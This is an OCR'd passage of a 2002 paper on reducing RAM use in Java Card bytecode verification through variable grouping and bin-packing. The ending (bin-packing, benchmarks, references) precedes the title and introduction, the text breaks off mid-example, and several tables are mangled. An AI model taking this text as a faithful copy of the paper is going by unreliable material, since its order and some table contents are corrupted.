`dup_x` $\{m = 2, n = 5\}$	$\ell(k) \rightarrowtail$			0	0		0	0	0	0			
`dup_x` $\{m = 3, n = 5\}$	$\ell(k) \rightarrowtail$		0	0	0		0	0	0	0			
`dup_x` $\{m = 3, n = 4\}$	$\ell(k) \rightarrowtail$		0	0	0		0	0	0				
`dup_x` $\{m = 2, n = 3\}$	$\ell(k) \rightarrowtail$			0	0		0	0					
`dup_x` $\{m = 4, n = 7\}$	$\ell(k) \rightarrowtail$	0	0	0	0		0	0	0	0	0	0	
`dup_x` $\{m = 4, n = 5\}$	$\ell(k) \rightarrowtail$	0	0	0	0		0	0	0	0			
`dup_x` $\{m = 3, n = 7\}$	$\ell(k) \rightarrowtail$		0	0	0		0	0	0	0	0	0	
`dup_x` $\{m = 2, n = 2, 0\}$	$\ell(k) \rightarrowtail$			0			1						
`dup_x` $\{m = 2, n = 4\}$	$\ell(k) \rightarrowtail$			0			1	0	1				
`dup_x` $\{m = 2, n = 6\}$	$\ell(k) \rightarrowtail$			0			1	0	1	0	1		
`dup_x` $\{m = 4, n = 6\}$	$\ell(k) \rightarrowtail$	0	1	0			1	0	1	0	1		
`dup_x` $\{m = 3, n = 3, 0\}$	$\ell(k) \rightarrowtail$		0				2	1					
`dup_x` $\{m = 3, n = 6\}$	$\ell(k) \rightarrowtail$		0				2	1	0	2	1		
`dup_x` $\{m = 4, n = 8\}$	$\ell(k) \rightarrowtail$	0					3	2	1	0	3	2	1
`dup_x` $\{m = 4, n = 4, 0\}$	$\ell(k) \rightarrowtail$	0					3	2	1				
`dup`	$\ell(k) \rightarrowtail$				0								
`dup2`	$\ell(k) \rightarrowtail$			0			1						
`swap_x` $\{m = 1, n = 1\}$	$\ell(k) \rightarrowtail$						0						
`swap_x` $\{m = 1, n = 2\}$	$\ell(k) \rightarrowtail$						0	0					
`swap_x` $\{m = 2, n = 1\}$	$\ell(k) \rightarrowtail$						0	0					
`swap_x` $\{m = 2, n = 2\}$	$\ell(k) \rightarrowtail$							0	-1				

[4] *i.e.* $\mathfrak{L}[i] \overset{\text{def}}{=} \mathfrak{M}[i]$ and $\mathfrak{S}[i] \overset{\text{def}}{=} \mathfrak{M}[i + L_{\max}]$.

- if the j-th instruction is an `aload_<n>`, `astore_<n>`, `aload <n>`, or `astore <n>` then replace all occurrences of $\max\{\mathfrak{L}[n], \mathfrak{S}[\sigma_j]\}$ in $\mathfrak{M}$ by $\min\{\mathfrak{L}[n], \mathfrak{S}[\sigma_j]\}$.
- if the j-th instruction is an `athrow` then replace all occurrences of $\max\{\mathfrak{S}[0], \mathfrak{S}[\sigma_j]\}$ in $\mathfrak{M}$ by $\min\{\mathfrak{S}[0], \mathfrak{S}[\sigma_j]\}$.

The process is illustrated below by a toy-example where the character '␣' denotes stack cells used by the program.

stack ⟼

		L0	L1	L2	L3	L4	L5	S0	S1	S2	S3	S4	S5
	$\mathfrak{M} =$	0	1	2	3	4	5	6	7	8	9	10	11
0 `sconst_3`	$\mathfrak{M} =$	0	1	2	3	4	5	␣6	7	8	9	10	11
1 `sconst 5`	$\mathfrak{M} =$	0	1	2	3	4	5	␣6	␣7	8	9	10	11
2 `sdiv`	$\mathfrak{M} =$	0	1	2	3	4	5	␣6	7	8	9	10	11
3 `pop`	$\mathfrak{M} =$	0	1	2	3	4	5	6	7	8	9	10	11
4 `aload_<1>`	$\mathfrak{M} =$	0	1	2	3	4	5	␣1	7	8	9	10	11
5 `aconst_null`	$\mathfrak{M} =$	0	1	2	3	4	5	␣1	␣7	8	9	10	11
6 `aload_<2>`	$\mathfrak{M} =$	0	1	2	3	4	5	␣1	␣7	␣2	9	10	11
7 `aload_<3>`	$\mathfrak{M} =$	0	1	2	3	4	5	␣1	␣7	␣2	␣3	10	11
8 `aconst_null`	$\mathfrak{M} =$	0	1	2	3	4	5	␣1	␣7	␣2	␣3	␣10	11
9 `dup`	$\mathfrak{M} =$	0	1	2	3	4	5	␣1	␣7	␣2	␣3	␣10	␣10
10 `swap_x m=2,n=1`	$\mathfrak{M} =$	0	1	2	3	4	5	␣1	␣7	␣2	␣3	␣3	␣3
11 `if_acmpeq 14`	$\mathfrak{M} =$	0	1	2	3	4	5	␣1	␣7	␣2	␣3	3	3
12 `sconst_2`	$\mathfrak{M} =$	0	1	2	3	4	5	␣1	␣7	␣2	␣3	␣3	3
13 `sstore <3>`	$\mathfrak{M} =$	0	1	2	3	4	5	␣1	␣7	␣2	␣3	3	3
14 `pop2`	$\mathfrak{M} =$	0	1	2	3	4	5	␣1	␣7	2	3	3	3
15 `pop2`	$\mathfrak{M} =$	0	1	2	3	4	5	1	7	2	3	3	3
16 `sconst_2`	$\mathfrak{M} =$	0	1	2	3	4	5	␣1	7	2	3	3	3
17 `sstore 4`	$\mathfrak{M} =$	0	1	2	3	4	5	1	7	2	3	3	3
18 `sconst_3`	$\mathfrak{M} =$	0	1	2	3	4	5	␣1	7	2	3	3	3
19 `sstore 5`	$\mathfrak{M} =$	0	1	2	3	4	5	1	7	2	3	3	3
20 `return`	$\mathfrak{G} =$	0	1	2	3	4	5	1	7	2	3	3	3

Given that the largest group of variables (those tagged by 3) has four elements (namely L3, S3, S4 and S5), it appears that the code can be verified with 4-cell frames (instead of 12-cell ones).

Having reduced memory complexity as much as we could, it remains to determine how many passes are required to verify the code. At a first glance, seven passes will do, namely:

pass 1	L3 S3 S4 S5
pass 2	L2 S2
pass 3	L1 S0
pass 4	L0
pass 5	L4
pass 6	L5
pass 7	S1

However, given that we anyway pay the price of a 4-cell memory complexity, it would be a pity to re-launch the entire verification process without packing passes 2, 3, 4, 5, 6 and 7 into two additional 4-cell passes. For instance:

pass 1	L3 S3 S4 S5
pass 2	L2 S2 L4 L5
pass 3	L1 S0 L0 S1

This is realized by the algorithm described in the next section.

4.5 Bin-Packing

Bin-packing is the following NP-complete problem:

Given a set of n positive integers $\mathfrak{U} = \{u_1, u_2, \ldots, u_n\}$ and a positive bound B, divide $\mathfrak{U}$ into k disjoint subsets $\mathfrak{U} = \mathfrak{U}_1 \cup \mathfrak{U}_2 \cup, \ldots, \cup \mathfrak{U}_k$ such that:

- The sum of all elements in each subset $\mathfrak{U}_i$, denoted $\sum \mathfrak{U}_i$ is smaller than B.
- The number of subsets k is minimal.

Although no efficient algorithm can solve this problem exactly, a number of efficient algorithms that find very good approximate solutions (*i.e.* $k' \approxeq k$) exist [15, 16, 17].

Bin-packing (approximation) algorithms come in two flavors: on-line and off-line ones. On-line algorithms receive the u_is one after another and place u_i in a subset *before* getting u_{i+1}. Although the on-line constraint is irrelevant to our case (we dispose of the entire set $\mathfrak{U}$ as Group($\mathbb{P}$) ends), very simple on-line algorithms [14] computing approximations tighter than $k \leq k' \leq \frac{17}{10}k + 2$ exist.

First-Fit: places u_i in the leftmost $\mathfrak{U}_j$ that has enough space to accommodate u_i. If no such $\mathfrak{U}_j$ is found, then a new $\mathfrak{U}_j$ is opened.

Best-Fit: places u_i in the $\mathfrak{U}_j$ that u_i fills-up the best. In other words, u_i is added to the $\mathfrak{U}_j$ that minimizes $B - \sum \mathfrak{U}_j - u_i$. In case of tie, the lowest index j is chosen. If no such $\mathfrak{U}_j$ is found, then a new $\mathfrak{U}_j$ is opened.


Refined versions of these algorithms (*e.g.* Yao's First-Fit) even find approximations tighter than $k \leq k' \leq \frac{5}{3}k + 5$.

Off-line algorithms perform much better. Best-fit and First-Fit can be improved by operating on a *sorted* $\mathfrak{U}$. In other words, the biggest u_i is placed first, then the second-biggest u_i is placed *etc.* The resulting algorithms are called First-Fit-Decreasing and Best-Fit-Decreasing and yield approximations tighter than $k \leq k' \leq \frac{11}{9}k + 4$.

Note that the implementation of both Best-Fit-Decreasing and First-Fit-Decreasing on 8-bit micro-controllers are trivial. We denote by $\{v_1, \ldots, v_k\} \leftarrow$ BinPacking($\mathfrak{G}$) the following algorithm:

```
– Let $u_i$ be the number of occurrences of symbol $i$ in $\mathfrak{G}$. Let $B = \max\{u_i\}$. Initialize $\mathfrak{N} \leftarrow \mathfrak{G}$.
– Solve $\{\mathfrak{U}_1, \ldots, \mathfrak{U}_k\} \leftarrow$ BestFitDecreasing($B; \{u_1, \ldots, u_n\}$)
– For $i \leftarrow 1$ to $k$:
        if $u_j$ was placed in $\mathfrak{U}_i$ then replace all occurrences of $j$ in $\mathfrak{N}$ by $\beta_i = \min_{u_j \in \mathfrak{U}_i}\{j\}$.
– Let $\{v_1, v_2, \cdots, v_k\}$ be a set of $M_{\max}$-bit strings initialized to zero.
– For $i \leftarrow 1$ to $k$
    • $w \leftarrow 1$
    • For $\ell \leftarrow 0$ to $M_{\max} - 1$
          if $\mathfrak{N}[\ell] == \beta_i$ set $v_i[\ell] \leftarrow w$; set $w \leftarrow w + 1$;
– Return $\{v_1, v_2, \cdots, v_k\}$
```

Hence, the effect of BinPacking on the previous example's output would be:


$\mathbb{P}$
Group
a collection of 7 variable groups $\mathfrak{G}$
BinPacking
a collection of $3 \leq 7$ variable groups $\mathfrak{N}$
$\mathfrak{U}_1$
$\mathfrak{U}_2$
$\mathfrak{U}_3$
v_1
v_2
v_3

| 0 | 1 | 2 | 3 | 4 | 5 || 6 | 7 | 8 | 9 | 10 | 11 | $= \mathfrak{M}$

| 0 | 1 | 2 | 3 | 4 | 5 || 1 | 7 | 2 | 3 | 3 | 3 | $= \mathfrak{G}$

| 0 | 0 | 2 | 3 | 2 | 2 || 0 | 0 | 2 | 3 | 3 | 3 | $= \mathfrak{N}$

$v_1 =$ | 1 | 2 | 0 | 0 | 0 | 0 || 3 | 4 | 0 | 0 | 0 | 0 |

$v_2 =$ | 0 | 0 | 1 | 0 | 2 | 3 || 0 | 0 | 4 | 0 | 0 | 0 |

$v_3 =$ | 0 | 0 | 0 | 1 | 0 | 0 || 0 | 0 | 0 | 2 | 3 | 4 |


4.6 Putting the Pieces Together


The group-wise verification process $\mathsf{GWVer}(\mathbb{P}, v)$ mimics very closely Sun's original algorithm. There are only two fundamental differences between the two algorithms:

- In $\mathsf{GWVer}(\mathbb{P}, v)$ each frame contains only $\mu = \max(v[i])$ memory cells (denoted $\bar{\text{in}}(i) = \{T[0], \ldots, T[\mu - 1]\}$) instead of $M_{\max}$-cell frames.
- Whenever Sun's verifier reads or writes a variable $M[i]$ in some $\text{in}(\cdot)$, then $\mathsf{GWVer}(\mathbb{P}, v)$ substitutes this operation by a reading or a writing into the memory cell $T[v[i] - 1]$ in $\bar{\text{in}}(i)$.

Hence, we built a memory interface to Sun's algorithm so that execution would require $\mathcal{O}(\mu \times N_{\text{blocks}})$ memory-complexity instead of a $\mathcal{O}(M_{\max} \times N_{\text{blocks}})$

The entire process is summarized in the following schematic:


$\mathbb{P}$
Group
a collection of n variable groups $\mathfrak{G}$
BinPacking
a collection of $k \leq n$ variable groups $\mathfrak{U} = \mathfrak{U}_1 \cup \mathfrak{U}_2 \cup, \ldots \cup \mathfrak{U}_n$



To evaluate experimentally the above process, we wrote a simple program that splits variables into categories for a given `*.jca` file and counts the number of RAM cells necessary to verify its most greedy method. We used for our estimates the representative Java card applets from [13]. The detailed outputs of our program are available upon request from the authors. Results are rather encouraging, the new verification strategy seems to roughly save 40% of the memory claimed by [8]. Increase in workload is a rough doubling of verification time (due to more complex bookkeeping and the few inherent extra passes traded-off against memory consumption).

Applet	**Sun** [8]	**Group-Wise**
`NullApp.jca`	6	$4 = 6 \times 66\%$
`HelloWorld.jca`	40	$12 = 40 \times 30\%$
`JavaLoyalty.jca`	48	$45 = 48 \times 93\%$
`Wallet.jca`	99	$55 = 99 \times 55\%$
`JavaPurse.jca`	480	$200 = 480 \times 41\%$
`Purse.jca`	550	$350 = 550 \times 63\%$
`CryptoApplet.jca`	4237	$2230 = 4237 \times 52\%$

Acknowledgments

The authors would like to thank Jacques Stern for his help concerning a number of technical points.

References

1. A. Aho, R. Sethi, J. Ullman, *Compilers: Principles, Techniques, and Tools*, Addison-Wesley, 1986.
2. Z. Chen, *Java Card Technology for Smart Cards: Architecture and Programmer's Guide*, The Java Series, Addison-Wesley, 2000.
3. R. Cohen, *The defensive Java virtual machine specification*, Technical Report, Computational Logic Inc., 1997.

4. P. Cousot, R. Cousot, *Abstract Interpretation: a Unified Lattice Model for Static Analysis by Construction or Approximation of Fixpoints*, Proceedings of POPL'77, ACM Press, Los Angeles, California, pp. 238-252.
5. X. Leroy, *Java Byte-Code Verification: an Overview*, In G. Berry, H. Comon, and A. Finkel, editors, Computer Aided Verification, CAV 2001, volume 2102 of Lecture Notes in Computer Science, pp. 265-285, Springer-Verlag, 2001.
6. X. Leroy, *On-Card Byte-code Verification for Java card*, In I. Attali and T. Jensen, editors, Smart Card Programming and Security, proceedings E-Smart 2001, volume 2140 of Lecture Notes in Computer Science, pp. 150-164, Springer-Verlag, 2001.
7. X. Leroy, *Bytecode Verification for Java smart card*, Software Practice & Experience, 32:319-340, 2002.
8. T. Lindholm, F. Yellin, *The Java Virtual Machine Specification*, The Java Series, Addison-Wesley, 1999.
9. G. McGraw, E. Felten *Securiy Java*, John Wiley & Sons, 1999.
10. S. Muchnick, *Advanced Compiler Design and Implementation*, Morgan Kaufmann, 1997.
11. G. Necula, *Proof-carrying code*, Proceedings of POPL'97, pp. 106-119, ACM Press, 1997.
12. D. Schmidt, *Denotational Semantics, a Methodology for Language Development*, Allyn and Bacon, Boston, 1986.
13. P. Bieber, J. Cazin, A. El-Marouani, P. Girard, J.-L. Lanet, V. Wiels, G. Zanon, *The PACAP prototype: a tool for detecting java card illegal flows*, In I. Attali and T. Jensen, editors, Java on Smart Cards: Programming and Security, vol. 2041 of Lecture Notes in Computer Science, pp. 25-37, Springer-Verlag, 2001.
14. A. Yao, *New algorithms for bin packing*, Journal of the ACM, 27(2):207-227, April 1980.
15. W. de la Vega, G. Lueker, *Bin packing can be solved within 1+ϵ in linear time*, Combinatorica, 1(4):349-355, 1981.
16. D. Johnson, A. Demers, J. Ullman, M. Garey, R. Graham, Worst-case performance bounds for simple one-dimensional packaging algorithms, SIAM Journal on Computing, 3(4):299-325, December 1974.
17. B. Baker, *A new proof for the first-fit decreasing bin-packing algorithm*, SIAM Journal Alg. Disc. Meth., 2(2):147-152, June 1981.

Reducing the Memory Complexity of Type-Inference Algorithms

[R.H. Deng, S. Qing, F. Bao, and J. Zhou, Eds., *Information and Communications Security*, vol. 2513 of *Lecture Notes in Computer Science*, pp. 109–121, Springer-Verlag, 2002.]

David Naccache[1], Alexei Tchoulkine[1], Christophe Tymen[1], and Elena Trichina[2]

[1] Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
{david.naccache,alexei.tchoulkine,christophe.tymen}@gemplus.com
[2] University of Kuopio, Dept of Computer Science and Applied Mathematics
Po.B. 1627, 70211 Kuopio, Finland
elena.trichina@cs.uku.fi

Abstract. In the Java Virtual Machine, the byte-code verifier checks low-level security properties that ensure that the downloaded code cannot bypass the virtual machine's security mechanisms. One of the statically ensured properties is *type safety*. The type-inference phase is the overwhelming resource-consuming part of the verification process.

This paper addresses the RAM bottleneck met while verifying mobile code in memory-constrained environments such as smart-cards. We propose to modify the algorithm in a way that significantly reduces memory consumption.

1 Introduction

The Java Card architecture for smart cards allows new applications, called *applets*, to be downloaded into smart-cards. While bringing considerable flexibility and extending the horizons of smart-card usage this *post issuance* feature raises major security issues. Upon their loading, malicious applets can try to subvert the JVM's security in a variety of ways. For example, they might try to overflow the stack, hoping to modify memory locations which they are not allowed to access, cast objects inappropriately to corrupt arbitrary memory areas or even modify other programs (Trojan horse attacks). While the general security issues raised by applet download are well known, transferring Java's safety model into resource-constrained devices such as smart-cards appears to require the devising of delicate security-performance trade-offs.

Upon download, an applet's byte-code is subject to a static analysis called *byte-code verification* which purpose is to make sure that the applet's code is well-typed. This is necessary to ascertain that the code will not attempt to violate Java's security policy by performing ill-typed operations at runtime (*e.g.* forging object references from integers or calling directly API private methods). Today's *de facto* verification standard is Sun's algorithm [6] which has the advantage of being able to verify any class file resulting from any standard compilation chain. While the time and space complexities of Sun's algorithm suit personal computers, the memory complexity of this algorithm appears prohibitive for smart-cards, where RAM is a significant cost-factor.

This limitation gave birth to a number of innovating workarounds [4, 5, 8]. The work reported in this paper describes a new memory-optimization technique.

The rest of the paper is organized as follows: the next section recalls Java's security model and Sun's verification algorithm with a specific focus on its *data-flow analysis* part. The subsequent sections describe in detail our algorithm which benchmarks are given in the last section.

2 Java Security

The *Java Virtual Machine (JVM) Specification* [6] defines the executable file structure, called the *class file* format, to which all Java programs are compiled. In a class file, the executable code of *methods* (Java methods are the equivalent of C functions) is found in *code-array* structures. The executable code and some method-specific runtime information (namely, the maximal operand stack size $S_{\max}$ and the number of local variables $L_{\max}$ claimed by the method) constitute a *code-attribute*. We briefly overview the general stages that a Java code goes through upon download.

To begin with, the classes of a Java program are translated into independent class files at compile-time. Upon a load request, a class file is transferred over the network to its recipient where, at link-time, symbolic references are resolved. Finally, upon method invocation, the relevant method code is interpreted (run) by the JVM.

2.1 Bytecode Verification

Byte-code verification [3] is a link-time phase where the method's run-time behavior is proved to be *semantically correct*. The *byte-code* is the executable sequence of bytes of the code-array of a method's code-attribute.

As this ends normally, the receiver assumes that the analyzed file complies with the general syntactical description of the class file format.

Then, a second verification step ascertains that the code will only manipulate values which types are compatible with Java's safety rules. This is achieved by a type-based *data-flow analysis* which abstractly executes the method's byte-code, by modeling the effect of the successive byte-codes on the *types* of the variables read or written by the code.

The next section explains the semantics of *type checking*, *i.e.*, the process of verifying that a given pre-constructed type is correct with respect to a given class file. We explain why and how such a type can always be constructed and describe the basic idea behind data-flow analysis.


2.1.1 The Semantics of Type Checking A natural way to analyze the behavior of a program is to study its effect on the machine's memory. At runtime, each program point can be looked upon as a memory *instruction frame* describing the set of all the runtime values possibly taken by the JVM's stack and local variables.

Since run-time information, such as actual input data is unknown before execution starts, the best an analysis may do is reason about *sets* of possible computations. An essential notion used for doing so is the *collecting semantics* defined in [2] where, instead of computing on a full *semantic* domain (values), one computes on a restricted *abstract* domain (types).

For reasoning with types, one must precisely classify the information expressed by types. A natural way to determine how (in)comparable types are is to rank all types in a *lattice* $\mathcal{L}$.

The most general type is called *top* and denoted $\top$. $\top$ represents the *potential simultaneous presence of all types*, *i.e.* the *absence of (specific) information*. By definition, a special null-pointer type (denoted `null`) terminates the inheritance chain of all object descendants. Formally, this defines a pointed complete partial order (CPO) $\preceq$ on the lattice $\mathcal{L}$.

Stack elements and local variable types are hence tuples of elements of $\mathcal{L}$ to which one can apply *point-wise ordering*.



2.1.2 Abstract Interpretation The verification process described in [6] §4.9, is an (iterative data-flow analysis) algorithm that attempts to builds an *abstract description* of the JVM's memory for each program point. A byte-code is safe if the construction of such an abstract description succeeds.

Assume, for example, that an `iadd` is present at some program point. The `i` in `iadd` hints that this instruction operates on integers. `iadd`'s effect on the JVM is indeed very simple: the two topmost stack elements are popped, added and the sum is pushed back into the stack. An abstract interpreter will disregard the arithmetic meaning of `iadd` and reason with types: `iadd` pops two `int` elements from the stack and pushes back an `int`. From an abstract perspective, `iadd` and `isub` have identical effects on the JVM.

As an immediate corollary, a valid stack for executing an `iadd` *must* have a value which can be abstracted as `int.int.`S, where S may contain any sequence of types (which are irrelevant for the interpretation of our `iadd`). After executing `iadd` the stack becomes `int.`S

Denoting by L the JVM's local variable area (irrelevant to `iadd`), the total effect of `iadd`'s abstract interpretation on the JVM's memory can be described by the *transition rule* ϑ:

$$\texttt{iadd}: \quad (\texttt{int}.\texttt{int}.S, \quad L) \quad \mapsto \quad (\texttt{int}.S, \quad L)$$

The following table defines the transition rules of seven representative JVM instructions.[1]

Instruction	**Transition rule** ϑ	**Security test**
`iconst`$[n]$	$(S, \quad L) \quad \mapsto (\texttt{int}.S, \quad L)$	$\mid S \mid < S_{\max}$
`iload`$[n]$	$(S, \quad L) \quad \mapsto (\texttt{int}.S, \quad L)$	$n \in L$, $L[n] == \texttt{int}$, $\mid S \mid < S_{\max}$
`istore`$[n]$	$(\texttt{int}.S, \quad L) \quad \mapsto (S, \quad L\{n \to \texttt{int}\})$	$n \in L$
`aload`$[n]$	$(S, \quad L) \quad \mapsto (L[n].S, \quad L)$	$n \in L$, $L[n] \preceq \texttt{Object}$, $\mid S \mid < S_{\max}$
`astore`$[n]$	$(\tau.S, \quad L) \quad \mapsto (S, \quad L\{n \to \tau\})$	$n \in L$, $\tau \preceq \texttt{Object}$
`dup`	$(\tau.S, \quad L) \quad \mapsto (\tau.\tau.S, \quad L)$	$\mid S \mid < S_{\max}$
`getfield` $C.f.\tau$	$(ref(D).S, \quad L) \quad \mapsto (\tau.S, \quad L)$	$D \preceq C$

For the first instruction of the method, the local variables that represent parameters are initialized with the types τ_j indicated by the method's signature; the stack is empty (ϵ) and all other local variables are filled with $\top$s. Hence, the initial frame is set to:

$$(\epsilon, \quad (\texttt{this}, \tau_1, \ldots, \tau_{n-1}, \top, \ldots, \top))$$

For other instructions, no information regarding the stack or the local variables is available.

Verifying a method whose body is a straight-line code (no branches), is easy: we simply iterate the abstract interpreter' transition function ϑ over the successive instructions, taking the stack and register types *after* any given instruction as the stack and register types *before* the next instruction. The types describing the successive JVM memory-states produced by the successive instructions are called *frames*.

Denoting by $\mathrm{in}(i)$ the frame *before* instruction i and by $\mathrm{out}(i)$ the frame *after* instruction i, we get the following data-flow equation where evaluation starts from the right:

$$\mathrm{in}(i+1) \leftarrow \mathrm{out}(i) \leftarrow \vartheta_i(\mathrm{in}(i))$$

Branches introduce forks and joins into the method's flowchart. By extension, if an instruction i has several predecessors with different exit frames, i's frame is computed as the *least common ancestor*[2] (LCA) of all the predecessors' exit frames:

$$\mathrm{in}(i) = \mathrm{LCA}\{\mathrm{out}(i) \mid j \in \mathrm{Predecessor}(i)\}.$$

Finding an assignment of frames to program points which is sufficiently conservative for all execution paths requires testing them all; this is what the verification algorithm does. Whenever some $\mathrm{in}(i)$ is adjusted, all frames $\mathrm{in}(j)$ that depend on $\mathrm{in}(i)$ have to be

[1] Note that the test $n \in L$ is equivalent to ascertaining that $0 \leq n \leq L_{\max}$.

[2] The LCA operation is frequently called *unification*.

adjusted too, causing additional iterations until a *fix-point* (*i.e.*, no more adjustments are required) is reached. The final set of frames is a *proof* that the verification terminated with success. In other words, that the byte-code is *well-typed*. We refer the reader to the verification algorithm described in [6] page 143 (section 4.9.2) which summarizes the verification process. This algorithm is denoted hereafter $\mathcal{V}_{\text{sun}}$.

2.2 Basic Blocks

As explained above, the data-flow type analysis of a straight-line code consists of simply applying the transition function to the sequence of instructions $i_1, i_2, ..., i_t$ taking $\text{in}(i_k) \leftarrow \text{out}(i_{k-1})$. This property can be used for optimizing the algorithm.

Following [1, 7], we call a *basic block* ($\mathbb{B}$) a straight-line sequence of instructions that can be entered only at its beginning and exited only at its end.

In several implementations of Sun's algorithm, the data-flow equations evolve at the basic-block-level rather than at the instruction-level. In other words, it suffices to keep track in permanent memory only the frames $\text{in}(\ell)$ where ℓ is the first instruction of a $\mathbb{B}$ (*i.e.*, a branch target). All other frames within a basic block can be temporarily recomputed on the fly. By extension, we denote by $\text{in}(\mathbb{B})$ and $\text{out}(\mathbb{B})$, the frames before and after the execution of $\mathbb{B}$. The entire program is denoted by $\mathbb{P}$.

3 A Memory-Constrained Version of Sun's Algorithm

Denoting by N_{blocks} the number of $\mathbb{B}$s in a method, a straightforward implementation of Sun's algorithm allocates N_{blocks} frames, each of size $L_{\max} + S_{\max}$.

$L_{\max}$ and $S_{\max}$ are determined by the compiler and appear in the method's header. This results in an $\mathcal{O}((L_{\max} + S_{\max}) \times N_{\text{blocks}})$ memory-complexity. In practice, the verification of moderately complex methods would frequently require a few thousands of bytes.

A property of Java code is that a *unique* stack height is associated to each program point. This property is actually verified on the fly during type-inference, although it could be perfectly checked *independently* of type-inference.

In other words, the computation of stack heights throughout execution does not require the modelling of the instructions' effect on types, but only on the stack-pointer.

Denoting by σ_i the stack height at the beginning of $\mathbb{B}_i$, one can allocate for the stack only σ_i RAM cells in $\text{in}(\mathbb{B}_i)$, knowing for sure that the verifier will never attempt to enter $\mathbb{B}_i$ with more (or less) than σ_i stack levels.

However, during $\mathbb{B}_i$'s abstract interpretation, the stack may grow higher than σ_i. To cope with this, one working buffer of $S_{\max}$ RAM cells is enough. Hence, the total amount of RAM required for stack manipulations is:

$$S_{\max} + \sum_{i=0}^{N_{\text{blocks}}} \sigma_i$$

Considering that the stack is normally empty at most jump targets [4], this trivial optimization turns out to be significant. Taking a ‘moderately complex‘ example from [4] where $S_{\max} = 5$, $N_{\text{blocks}} = 50$ and $L_{\max} = 15$, we get a 30% memory saving.

Can this idea be generalized to local variables? In other words, can one exploit the fact all $\mathbb{B}$s do not necessarily use all the local variables? In the `Toy` example below[3] the compiler used three registers, namely, $L[1]$ (parameter n, declared as `int`), $L[2]$ (variable m) and $L[3]$ (variable q). Only $\mathbb{B}_1$, uses all three local variables ($L[1]$, $L[2]$, $L[3]$). The three other blocks use only one variable each: $\mathbb{B}_0$ and $\mathbb{B}_3$ use only $r[2]$ and $\mathbb{B}_2$ uses only $L[1]$. In the example $S_{\max} = 2$.

As mentioned above, a straightforward implementation of Sun's algorithm would allocate for `Toy` four RAM contexts, each of size $S_{\max} + L_{\max} = 2 + 3$, *i.e.* altogether $5 \times 4 = 20$ RAM registers. Should we manage to modify Sun's algorithm so that the frame of each $\mathbb{B}$ would contain only as many registers as local variables used in this block and σ_i stack cells, the total memory usage would melt down by 60% to $2 + 1 + 3 + 1 + 1 = 8$ RAM cells. Moreover, can we hope to keep in $\mathbb{B}$'s frame only the stack chunk used effectively in $\mathbb{B}$? The answer is affirmative, as we will see in sections 4 and 5.

```
Class Toy extends Object {
   int toy (int n) {
       int m; int q;
       m = 0;
       while (n>0) {
           n = n-1;
           q = 1;
           m = m + q;
       }
   return m;
   }
}
```

$\xrightarrow{\text{compile}}$

code	$L[1]$	$L[2]$	$L[3]$
$\mathbb{B}_0$		✓	
$\mathbb{B}_0$ `0 iconst_0`			
$\mathbb{B}_0$ `1 istore_2`			
$\mathbb{B}_0$ `3 goto 22`			
$\mathbb{B}_1$	✓	✓	✓
$\mathbb{B}_1$ `6 iload_1`			
$\mathbb{B}_1$ `8 iconst_1`			
$\mathbb{B}_1$ `9 isub`			
$\mathbb{B}_1$ `10 istore_1`			
$\mathbb{B}_1$ `12 iconst_1`			
$\mathbb{B}_1$ `13 istore_3`			
$\mathbb{B}_1$ `15 iload_2`			
$\mathbb{B}_1$ `17 iload_3`			
$\mathbb{B}_1$ `19 iadd`			
$\mathbb{B}_1$ `20 istore_2`			
$\mathbb{B}_2$	✓		
$\mathbb{B}_2$ `22 iload_1`			
